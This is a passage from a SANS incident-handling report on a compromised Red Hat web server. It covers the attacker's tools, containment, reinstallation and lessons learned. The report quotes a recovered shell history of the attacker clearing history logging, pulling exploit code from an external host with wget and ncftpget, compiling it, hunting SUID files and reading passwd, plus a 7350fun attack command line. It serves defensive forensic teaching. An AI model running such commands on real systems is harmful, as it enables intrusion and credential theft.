modutils.sh is a RedHat 7.0 modutils exploit which if successful produces a root shell.

ptrace24 was compiled and may be a ptrace exploit for the 2.4 kernel. Ptrace is an interface for a range of unix debugging tools such as strings, readelf and gdb.

So the intrusion detection team had access to the attackers' tools and the whole ftp directory, which was world writeable. At this point it was tempting to create a file on AnotherVictim named 'The FBI is Watching you', but, well...

Another member of the intrusion detection team provided a shell history of one of the attacker's attempts to get root after getting user 'apache' privileges:

```
unset HISTFILE
uname _a
id
cd /tmp
mkdir .arn
cd .arn
ls _la
cd ..
rm _rf .arn
cd .tmp
ls _la
wget www.yetAnotherVictim.com/~BADGUY/sxpx
pwd
cvd ..
cd /
ls _la
df _h
cd /mnt/sdb4
ls _la
cd data
ls _la
```

```
cd mp3
ls
cd /tmp
ls _la
cd /var/www/html
ls _la
ls _la
pwd
cat shit
ls
cd /tmp/.tmp
ls _la
./sxpx
ncftpget
ncftpget _u BADGUY _p BADGUYPASSWORD
www.yetAnotherVictim.com/lala.c
ncftpget _u BADGUY _p BADGUYPASSWORD www.yetAnotherVictim.com .
lala.c
ls _la
gcc _o lala lala.c
ls
./lala
ls
id
w
ls _la
cat /etc/HOSTNAME
ls _la /usr/bin/sudo
find / _perm +4000 _print
w
/usr/bin/suidperl
cd /etc/cron.dayli
cd /etc/
cd cron.dayly
ls _la
cat passwd
grep root passwd
cd /home
ls _la
cd somepoorusername
ls
ls _la
tail .bash_history
more .bash_history
```

This may not be the actual attempt that gained root – there were a number of attempts with various tools – but it is a representative snippet from the image file of the recovered hard drive.

In sum: It was concluded that the tool for the initial exploit was 7350fun; that it enabled the attacker to get user "apache" privileges on HACKEDCOMPUTER, download a rootkit and get root.

While it was interesting to look around at the attackers' tool chest, there was a limit to how much time the incident handlers had for this. However, the attackers had left information on HACKEDCOMPUTER which prompted the incident handlers to contact the systems administrators of other computers in a number of other countries which it was believed had been attacked.

Specifically, the attackers left on HACKEDCOMPUTER a shell history file from a certain other ftp site - possibly one more victim - which showed a number of systems attacked using 7350 fun. It's a long list of computers on a number of continents. The history contained a lot of lines like this:

```
./7350fun –c –t  www.possibletarget.com 80 index.html
```

The intrusion detection team contacted the administrators of these computers, and also the administrator of the host to which the stolen passwd file had been sent.

I looked at the web pages of some of these computers and deliberately asked for non-existent files to see if any of the resulting 404 pages would give away the version of web server software. Some did and some didn't. A number of those that did were running server software & PHP versions vulnerable to the exploit, weeks after their administrators had been contacted (more below).

Containment

Containment preceded assessment - the immediate response was to take the hacked computer offline. There was no attempt to be subtle or try to hide the fact that the attack had been detected. The intrusion detection team did not try to catch anybody, and it was uncertain how much effort should go into building a legal case which could hold across national borders; this can be difficult [13].

Again I run up against company limits on describing the team's exact procedures and tools for gathering forensic evidence. The user of the system was not trained in intrusion detection or evidence gathering. However, he was a skilled user and able to take the appropriate steps with guidance from the team.

Traces of the initial exploit, the downloading of tools and the rootkitting have already been shown. Assessment of the damage involved examining the tools left behind by the attacker and the logs. Everyone involved knew the system was compromised and had to be re-installed.

The user needed to get data off the drive before proceeding further. Following advice from the team, the user pulled out the drive and set the drive's jumpers to read_only. The intrusion detection team mounted the drive read_only on another system and imaged it, then returned the drive to the user so the files could be retrieved. There were no problems along the way.

The drive was an IBM Ultrastar 9LZX DRVS_09V, 9GB lvd scsi.
http://www_3.ibm.com/storage/hdd/tech/techlib.nsf/products/Ultrastar_9LZX

Eradication

The cause of the incident was out-of-date web server software. It was too late for eradication in the sense of quarantining a virus or avoiding having to re-install the system software, because the damage was done. Eradication in this case amounted to the same thing as recovery: re-installing the system.

Steps that could have been taken to eradicate the vulnerability before it was exploited might have included:

Upgrading the Apache software
Upgrading the version of PHP
Disabling file uploads in the php configuration (uncertain value)

Not using PHP scripts to post a plain text resume on a server which was principally meant for research

Other useful steps would include:
Disabling the Server Signature in Apache, so that Apache would not return information about its version

Using a stronger encryption method for the passwd file

Current versions of PHP are not vulnerable to this (particular) exploit. However, file upload is always a point of vulnerability. Rasmus Lerdorf, discusses the security aspects of file uploads [12]. File uploads combine the dangers of user-modified data and filesystem vulnerabilities. They point out that it's easy to make the browser send a file under any name, and advise that, in any script involving uploaded files, you assign a temporary name to the uploaded file. They also

recommend that you set the post_max_size option in php.ini to a conservatively chosen maximum bytesize which will not fill up the filesystem if large files are repeatedly sent.

Recovery

As you might have guessed, recovery meant rebuilding the system. At first the user wanted to just install a host-based firewall without re-installing the system, but this would have been like bolting the barn door, etc. Changing root password was not enough, because the attacker might have installed back doors.

If a 'baseline' had been taken at the time of system installation, i.e., using Tripwire, and configuring syslog, keeping known good copies of system binaries, etc., then it might have been possible to determine the extent of the damage earlier on. Even then it may be simpler to re-install (which is why backups are important). In any event, there was no baseline, so it was hard to find all the programs the attacker might have left behind, although the intrusion detection team found a lot.

After the disk was removed, the system was re-installed and patched, newer versions of Apache and PHP were installed. The latest version of PHP lets you set an 'expose' parameter to off, meaning the presence of PHP won't automatically be reported if, for instance, someone purposely makes an httpd request for a non-existent page so as to see what version of server software is running. More generically, ssh was installed, unnecessary services were disabled in inetd.conf, and a firewall was set up.

The team re-scanned the rebuilt computer and verified that the previous vulnerabilities had been eliminated. They continue to scan this computer as part of the overall security program.

Lessons Learned

1. A vulnerability in out-of-date software was exploited on an unprotected computer. The attacker used this vulnerability to gain local user privileges and used that privilege to get root access. The user would not have noticed because he did not have a system baseline or look at his logs. If the rootkitting had not worked, the attacker might still have been able to get root password by cracking the passwd file, because weak (DES) encryption was used.

Lessons:
-keep software patched or use workarounds

-disable unnecessary services
-configure the web server with minimum privileges
-use strong password encryption
-ideally get a system baseline at installation of operating system
-look at logs periodically.

2. In order to know about patches, a user has to stay informed.

Lesson:
Users should subscribe to mailing lists relevant to their operating systems, and visit www.php.net and www.apache.org from time to time.

3. There was an institution-level intrusion detection team and an incident handling plan. Because of this, the damage was detected and handled even though the victimized computer was off-site.

Lessons:
- A sizeable organization should have an in-house intrusion detection team. The team got valuable practice in evaluating a real attack from a number of angles, using a range of tools and comparing impressions. This will be useful in fending off future attacks and developing or modifying in-house intrusion detection software.

4. There was cooperation between the intrusion detection team and the user.

Lesson:
The relationship between incident handlers and users. At our organization it is good and getting better. Our intrusion detection team does more than detection. They and the other networking staff are educators. They have set up a number of helpful programs:
- centralized off-site backup, with online reporting of status & costs
- in-house mirrors of patches to operating systems
- site licenses for firewall and other related software
- regular in-house training in securing Windows and Unix
- in-house mailing lists for users of various operatings systems
- seminar series with outside speakers on computer security
- regular internal security scanning and clear reporting of results

The team also does scans on a request basis.

This relationship is important during incident handling. People will not be thrilled to stop work because there is unusual traffic. They may not know how to re-install an operating system. They may have inherited their computers, possibly containing scientific software packages which were complicated to install in the

first place, involving dependencies that might be screwed up if the system is re-installed. I have experience with other institutions where all users get is a warning after a break-in, with no guidance about re-installing or retaining evidence, or even what to look for by way of evidence.

Conclusion & Acknowledgment

In addition to showing how a seemingly innocuous web server can be exploited, this report provides a look at the way an intrusion detection team detected and reconstructed an attack by comparing the information collected by different IDS tools.

I would like to acknowledge the skill and helpfulness of the intrusion detection team. Specifically I am thankful to Jim Mellander for suggesting possible exploits from the team's experience, providing the train of forensic evidence from this exploit and for numerous helpful discussions.

References

1. http://www.team-teso.net/news.php
Team Teso statement on how they feel about use, misuse and publication of their materials

2. http://securityresponse.symantec.com/avcenter/venc/data/linux.jac.8759.html
Symantec. Review of Linux virus in an exploit

3. http://packetstormsecurity.nl/73501867.html
Packetstorm. Virus infects ELF binaries

4. http://packetstorm.mirror.widexs.nl/filedesc/7350fun.html
Packetstorm (date) 7350fun exploit distribution

5. http://www.cert.org/advisories/CA_2002_05.html
CERT: Advisory Multiple Vulnerabilities in PHP fileupload (2/27/2002)

6. http://www.kb.cert.org/vuls/id/297363
CERT: Note VU#297363 on PHP php_mime_split function

7. http://security.e-matters.de/advisories/012002.html
Stefan Esser (1/20/02), PHP remote vulnerabilities.

8. http://securityresponse.symantec.com/avcenter/security/Content/2002.02.28.html
Symantec. Vulnerability in the way PHP parses file uploads

9. http://mail-index.netbsd.org/tech-security/2002/03/07/0000.html
NetBSD.org mail archives (3/7/2002)
Discussion of how 7350* material 'mutates' in the wild

10. http://archives.neohapsis.com/archives/openbsd/2002-06/thread.html#1442
Neohapsis (date): Discussion of nonfunctional exploits

11. www.ietf.org/rfc/rfc1867.txt?number=1867
RFC 1867: Protocol for form-based file upload in HTML

12. R. Lerdorf and K. Tatroe. Programming PHP, O'Reilly (2002).

13. E. E. Schultz and R. Shumway. Incident Handling, New Riders (2002).

Last Updated: February 2nd, 2020

Upcoming SANS Penetration Testing

SANS vLive - SEC504: Hacker Tools, Techniques, Exploits, and Incident Handling	SEC504 - 202002,	Feb 04, 2020 - Mar 12, 2020	vLive
SANS London February 2020	London, United Kingdom	Feb 10, 2020 - Feb 15, 2020	Live Event
SANS New York City Winter 2020	New York City, NY	Feb 10, 2020 - Feb 15, 2020	Live Event
Community SANS Columbia SEC542 @ UKI	Columbia, MD	Feb 10, 2020 - Feb 15, 2020	Community SANS
SANS Northern VA - Fairfax 2020	Fairfax, VA	Feb 10, 2020 - Feb 15, 2020	Live Event
Mentor Session - SEC504	Ann Arbor, MI	Feb 12, 2020 - Apr 22, 2020	Mentor
SANS Dubai February 2020	Dubai, United Arab Emirates	Feb 15, 2020 - Feb 20, 2020	Live Event
SANS San Diego 2020	San Diego, CA	Feb 17, 2020 - Feb 22, 2020	Live Event
SANS Brussels February 2020	Brussels, Belgium	Feb 17, 2020 - Feb 22, 2020	Live Event
SANS Scottsdale 2020	Scottsdale, AZ	Feb 17, 2020 - Feb 22, 2020	Live Event
Mentor Session - SEC504	Richmond, VA	Feb 22, 2020 - Mar 21, 2020	Mentor
SANS Zurich February 2020	Zurich, Switzerland	Feb 24, 2020 - Feb 29, 2020	Live Event
SANS Secure India 2020	Bangalore, India	Feb 24, 2020 - Feb 29, 2020	Live Event
SANS Jacksonville 2020	Jacksonville, FL	Feb 24, 2020 - Feb 29, 2020	Live Event
SANS Manchester February 2020	Manchester, United Kingdom	Feb 24, 2020 - Feb 29, 2020	Live Event
SANS Secure Japan 2020	Tokyo, Japan	Mar 02, 2020 - Mar 14, 2020	Live Event
SANS Northern VA - Reston Spring 2020	Reston, VA	Mar 02, 2020 - Mar 07, 2020	Live Event
SANS Munich March 2020	Munich, Germany	Mar 02, 2020 - Mar 07, 2020	Live Event
Northern VA - Reston Spring 2020 - SEC542: Web App Penetration Testing and Ethical Hacking	Reston, VA	Mar 02, 2020 - Mar 07, 2020	vLive
SANS St. Louis 2020	St. Louis, MO	Mar 08, 2020 - Mar 13, 2020	Live Event
SANS Prague March 2020	Prague, Czech Republic	Mar 09, 2020 - Mar 14, 2020	Live Event
Dallas 2020 - SEC504: Hacker Tools, Techniques, Exploits, and Incident Handling	Dallas, TX	Mar 09, 2020 - Mar 14, 2020	vLive
SANS Dallas 2020	Dallas, TX	Mar 09, 2020 - Mar 14, 2020	Live Event
SANS Doha March 2020	Doha, Qatar	Mar 14, 2020 - Mar 19, 2020	Live Event
SANS London March 2020	London, United Kingdom	Mar 16, 2020 - Mar 21, 2020	Live Event
SANS Norfolk 2020	Norfolk, VA	Mar 16, 2020 - Mar 21, 2020	Live Event
SANS San Francisco Spring 2020	San Francisco, CA	Mar 16, 2020 - Mar 27, 2020	Live Event
SANS Secure Singapore 2020	Singapore, Singapore	Mar 16, 2020 - Mar 28, 2020	Live Event
SANS SEC504 Nantes March 2020 (in French)	Nantes, France	Mar 16, 2020 - Mar 21, 2020	Live Event
SANS Kuwait March 2020	Salmiya, Kuwait	Mar 21, 2020 - Mar 26, 2020	Live Event
SANS Secure Canberra 2020	Canberra, Australia	Mar 23, 2020 - Mar 28, 2020	Live Event